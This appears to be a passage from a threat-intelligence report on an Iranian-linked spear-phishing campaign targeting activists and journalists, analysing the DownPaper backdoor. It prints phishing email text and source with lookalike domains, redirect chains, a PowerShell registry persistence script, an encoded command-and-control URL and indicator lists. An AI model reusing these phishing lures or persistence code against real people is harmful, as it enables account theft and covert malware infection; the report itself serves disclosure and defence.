
This email can't receive replies. For more information, visit the [Mail Accounts Help Center](#).


You received this mandatory email service announcement to update you about important changes to your Mail product or account.
© 2016 Mail Inc., 160 Amhitheatre Parkway, Mountain View, CA 9043, USA

From: mailer service <customers.mailservice@gmail.com>
Date: Sun, Jan 15, 2017 at 11:04 AM
Subject: Hi [REDACTED] | [REDACTED] Invited you to a conversation on Hangout
To: [REDACTED]



This notification was sent to [REDACTED]@gmail.com. [Unsubscribe](#) from these emails.
To stop receiving Hangout notifications from someone, open their profile and click Mute...
Mail Inc...., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA







The phishing messages were sent to hundreds of recipients from a previously unknown email address:
mails.customerservices@gmail.com

They contained a link to *goo-gle[.]mobi*

Below are screen captures of two of the messages. The content is not copied directly from Google's original notices, as evident from the spelling and grammatical errors, some of them typical of Persian speakers, e.g. using direct speech where English would use indirect speech ("that" instead of "whether"):






Hamed Hashemi, an Iranian Independent researcher and photographer living in the Netherlands was targeted in this campaign. He detected the malicious emails and wrote about them in his twitter account²⁹ ³⁰:

Translation: "The brothers³¹ new method for hacking e-mails. Do not be fooled by such an email".

²⁹ https://twitter.com/hamed_hashemi/status/869835075550162944


³⁰ https://twitter.com/hamed_hashemi/status/869865703939219456

³¹ I.e. people working for the IRI.



Translation: "*Ramezān (The month of Ramadan) operation continues.*"

Other reported receiving 6 spear phishing emails within a few minutes. For example, Soudeh Rad³² board member at ILGAEurope³³ (an organization for human rights and equality for lesbian, gay, bisexual, trans and intersex people at European level):



Translation: "*What's the most important thing to do when you're under a phishing attack? Keep your calm (: 6 e-mails arrived within 10 minutes (saying) someone signed into your email (account), confirm your account.*"

³² <https://twitter.com/soudehrad/status/876062478685396992>

³³ <https://twitter.com/ILGAEurope>


 **Soudeh Rad**
@soudehrad

Follow

Replying to @soudehrad @IranSecurity and 3 others

در این شکل و شما میل بزک شده بود #فیشینگ

Translate from Persian




5:06 PM - 17 Jun 2017

Behrang Tajdin³⁴ a BBC Persian TV Reporter said^{35 36} he was targeted in a similar campaign in April 2017:

 **Behrang Tajdin** @Behrang · Apr 22

اگه چنین ای میلی گرفتید، گول نخورید و کلیک نکنید. چیزی نیست جز تلاشی مذبوحانه برای هک کردن اکانت #گوگل و #جیمیل شما #فیشینگ و

Translate from Persian



14 143 385 1

Translation: "If you get an email like this, don't fall for it and don't click. It's nothing but a useless phishing attempt to hack your google and Gmail account."

³⁴ <https://twitter.com/Behrang>

³⁵ <https://twitter.com/Behrang/status/855761991117484032>



Behrang Tajdin ✅ @Behrang · Apr 22

Replying to @Behrang

و اگه روی لینک کلیک کنید، اما پسوردتون رو نزنید، یک ای میل دیگه برآتون می‌فرستن. گول
نخورید که #غفلت_موجب_پشیمانی_است

🌐 Translate from Persian

The screenshot shows an email inbox with one unread message. The subject of the email is "Suspicious Activity In Your Account". The sender is "Customer Service <customers.noreplyservice@gmail.com>" and the recipient is "to me". The timestamp is "13:39 (1 minute ago)". The email body contains a red header "Suspicious Activity In Your Account" and the text: "Hi Behrang, Someone just used your password to sign in to your Account [behrangta@gmail.com](#)".

Translation: "And if you click on the link but don't type your password, they send you another email. Don't fall for 'if you wait you regret'" "

Email tracking services

The attackers often use mailtrack.io to track when phishing emails are opened. These services are often used by marketing people to monitor their campaign effectiveness. Below is the source code of a spear phishing email with a mailtrack.io tracking link:

```
All your conversations, with anyone, anywhere at anytime.  
=E2=80=8B[image: Inline image 2]  
* [REDACTED] *invited you to a conversation  
View Conversation  
<http://google-hangout.verify-account.services/Chat?v=\[REDACTED\]>  
This notification was sent to [REDACTED]@gmail.com  
<https://mailtrack.io/trace/link/\[REDACTED\]?u=\[REDACTED\]&rl=3Dhttp%3A%2F%2Fgoogle-hangout.verify-account.services%2Fchat%2F\[REDACTED\]TUq=\[REDACTED\]&signature=\[REDACTED\]4>  
Unsubscribe  
<http://google-hangout.verify-account.services/Chat?v=\[REDACTED\]> from  
these emails.  
To stop receiving Hangout notifications from someone, open their profile  
and click Mute...  
Mail Inc...., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA
```

Sometimes the attackers used a similar email tracking service, by Pointofmail. In this case, the malicious email was sent from Pointofmail's servers (this is part of their service, not due to a breach). The email contained a redirect link to legitimate address advmailservice.com:

Dear User,

This email address ([REDACTED]@gmail.com) is being used to recover a Mail Account.. If you initiated the recovery process, it is asking you to enter the numeric verification code that appears below..

If you did not initiate an account recovery process and have a Mail Account associated with this email address, it is possible that someone else is trying to access your account... *Do not forward or give this code to anyone..* Please visit your account's sign-in & security settings [[https://www.advmailservice.com/l/\[REDACTED\]](https://www.advmailservice.com/l/[REDACTED])] to ensure your account is safe.

Which redirects several times, eventually reaching the malicious page:


| |
|---|
| Request URL: https://www.advmailservice.com/l/f/832 |
| Request Method: GET |
| Status Code: 302 Found |
| Remote Address: 85.159.235.199:443 |
| ▼ Response Headers view source |
| Cache-Control: private |
| Content-Length: 263 |
| Content-Type: text/html; charset=utf-8 |
| Date: Tue, 17 Jan 2017 11:21:24 GMT |
| Expires: Tue, 17 Jun 2017 11:20:24 GMT |
| Location: http://redirect.viglink.com?key=0c372f0f4 |
| Server: Microsoft-IIS/7.0 |
| X-AspNet-Version: 4.0.30319 |
| X-Powered-By: ASP.NET |

| | |
|-------------------------|---|
| General | |
| Request URL: | http://redirect.viglink.com/?key=0c372f0f47e |
| Request Method: | GET |
| Status Code: | 302 Moved Temporarily |
| Remote Address: | 52.31.173.125:80 |
| Response Headers | |
| Cache-Control: | no-cache |
| Cache-Control: | no-store |
| Connection: | keep-alive |
| Content-Length: | 0 |
| Date: | Tue, 17 Jan 2017 11:21:29 GMT |
| Expires: | Thu, 01 Jan 1970 00:00:00 GMT |
| Location: | http://login-mails.accounts-service.support/login |
| Pragma: | no-cache |
| Server: | Apache-Coyote/1.1 |

Targeted emails with malware

Email address *customers.mailservice@gmail.com* was mostly used for spear phishing. Occasionally, it was used to deliver links to malware. For example, the email below linked to <http://tinyurl.com/hjtaek> which redirected to <http://login.radio-m.Jcf/i/10-unique-chocolates-in-the-world.zip>. The final URL contained the same sample of DownPaper that was hosted in the fake UTC website mentioned above (be207941ce8a5e212be8dde83d05d38d).

From: mailer service <customers.mailservice@gmail.com>
 Date: Sun, Jan 15, 2017 at 1:48 PM
 Subject: Hi [REDACTED] has attached the following gallery:
 To: [REDACTED] [\[REDACTED\]@gmail.com](mailto:[REDACTED]@gmail.com)



The screenshot shows a Google Drive interface. At the top, there's a message from a user named [REDACTED] who has uploaded a file. The file is titled "10 unique chocolates in the world". Below the title is a blue "Download" button. To the right of the file name, there are three icons: a grid icon, a list icon, and a "Keep" link.

Note, that the person who “shared” the file with the target in the malicious email was indeed a Facebook friend of the target (the target shared a link by her a few hours prior to receiving this message), and the subject of chocolate was trending on the target's feed at the time. The attackers spied on the target (potentially by following her on various social networks), and crafted an email she would be likely to receive.

DownPaper Malware

DownPaper, sometimes delivered as sami.exe, is a **Backdoor trojan**. Its main functionality is to download and run a second stage.

The sample used in our analysis (3261d45051542ab3e54fa541f132f899) was contained in a Cabinet self-extractor (be207941ce8a5e212be8dde83d05d38d), served from the following URL:

[http://login.radio-m\[.\]cf/utc/dnld.exe](http://login.radio-m[.]cf/utc/dnld.exe)

The process tree below shows *dnld.exe* drops *sami.exe* (DownPaper), which in turn runs Powershell to gain persistency:

```
■ dnld[1].exe 2296
  ■ sami.exe 2372
    ■ cmd.exe 2476 /C powershell iex
      ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JABjAG8AbQBtAGEAbgBkACAAPQAgACcARgB1A
      ...(truncated)
        ■ powershell.exe 2556 powershell iex
          ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JABjAG8AbQBtAGEAbgBkACAAPQAgACcAF
          ...(truncated)
```

DownPaper performs the following steps:

1. Loads from a resource file a URL of a command and control server. In the sample we analyzed, the URL was "[http://46.17.97\[.\]37/downloader/poster.php](http://46.17.97[.]37/downloader/poster.php)", Base64 encoded as can be seen below:

```
<data name="WindowsReSource" xml:space="preserve">
<value>aHR0cDovLzQ2LjE3Ljk3LjM3L2Rvd25sb2FkZXIvcG9zdGVyLnBocA==
&#x0;&#x0;&#x0;
jfhwguuiiqwioqpppzzmmalsdjfgffffswffggghhjjjkkllerfhvfhvsdfhvsdfhvhsdfs
dhvcvbnvsdnhfv sdfhjhsdfsdfsdfsdfsdfsdf</value>
</data>
```

2. Searches and reads the value of *Window Update* registry key in the following path:
HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
 - a. If the value is *Null*, a new mutex is created, called *Global\UpdateCenter*, and a mutex synchronization function is executed.
 - b. If the value is different than the name of the running file, section 2.a. is executed and a function called SetStartUp is called via PowerShell to create a registry key named *Window Update* with the following value:

```

$scriptRoot\(userData)\Local\Microsoft\Windows\wuauct.exe

$command = 'Function Add-RegistryValue ($key, $value)
{
    $scriptRoot = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
    if(-not (Test-Path -path $scriptRoot))
    {
        New-Item -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" | Out-null
        New-ItemProperty -Path $scriptRoot -Name $key -Value $value -PropertyType String | Out-Null
    }
    Else
    {
        Set-ItemProperty -Path $scriptRoot -Name $key -Value $value | Out-Null
    }
}

Add-RegistryValue -key "Window Update" -value
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauct.exe"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$ss =[Convert]::ToBase64String($bytes)
powershell.exe -encodedCommand "$ss"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauct.exe"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe.config"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauct.exe.config"

```

3. Sends an HTTP POST request to get the location of a second stage from the command and control server. The requests contain the following fields:
 - a. Infected computer host name
 - b. Username
 - c. Serial Number – Retrieved via the following query: *SELECT * FROM Win32_BaseBoard*
4. When a file is received, runs it in a new thread.
5. Pause for ten seconds, then repeat step 3.

Locations

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
C:\Users\user1\AppData\Local\Microsoft\Windows\wuauct.exe

Assembly Details:

```

[assembly: AssemblyVersion("7.9.9600.17542")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("© Microsoft Corporation. All rights reserved.")]
[assembly: AssemblyDescription("Windows Update")]
[assembly: AssemblyFileVersion("7.9.9600.17542")]
[assembly: AssemblyProduct("Microsoft® Windows® Operating System")]
[assembly: AssemblyTitle("")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]

```

PDB path:

d:\Task\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauct.pdb

Additional samples

wuauct.exe

d6ea39e1d4aaa8c977a835e72d0975e3
msoffice-update[.]com
93.158.215.50
[http://msoffice-update\[.\]com/gallery/help.php](http://msoffice-update[.]com/gallery/help.php)
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Window Update
data: C:\Users\user1\AppData\Local\Microsoft\Windows\wuauct.exe

10 unique chocolates in the world.exe

be207941ce8a5e212be8dde83d05d38d
3b4926014b9cc028d5fb9d47fee3dbd9376525dc3b6e2173c5edb22494cfa9b

sami.exe

3261d45051542ab3e54fa541f132f899
479e1e02d379ad6c3c7f496d705448fa955b50a1
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
C:\Users\user1\AppData\Local\Microsoft\Windows\wuauct.exe

20f2da7b0c482ab6a78e9bd65a1a3a92

[http://msoffice-update\[.\]com/gallery/help.php](http://msoffice-update[.]com/gallery/help.php)
d:\Task\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauct.pdb

ax haye ayin.exe

276befa70cff36860cd97e3e19f10343
753b73b82ec8307f54cfb80091600fb283476aa6df7102d6af82048ef4a5913f
5.79.69[.]206:4455

pita.exe

60753796905458fa6a4407f48309aa25
53f7b95262971d79e676055d239180d653fd838dc6ffb9a3418ccad2b66c54bc
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\pita.exe

aziii.exe

3c01793380fb3f101603af68e96f058
13ac10cd2595fb8fefd4e15c1b82bd2c8e1953809f0d1c349641997aeb9f935c

Azita Gallery.exe

30124b5c56cecf2045abd24011bdf06b
9aa7fc0835e75cbf7aadde824c484d7dc53fdc308a706c9645878bbd6f5d3ad8

MAGICOUND.RETRIEVER

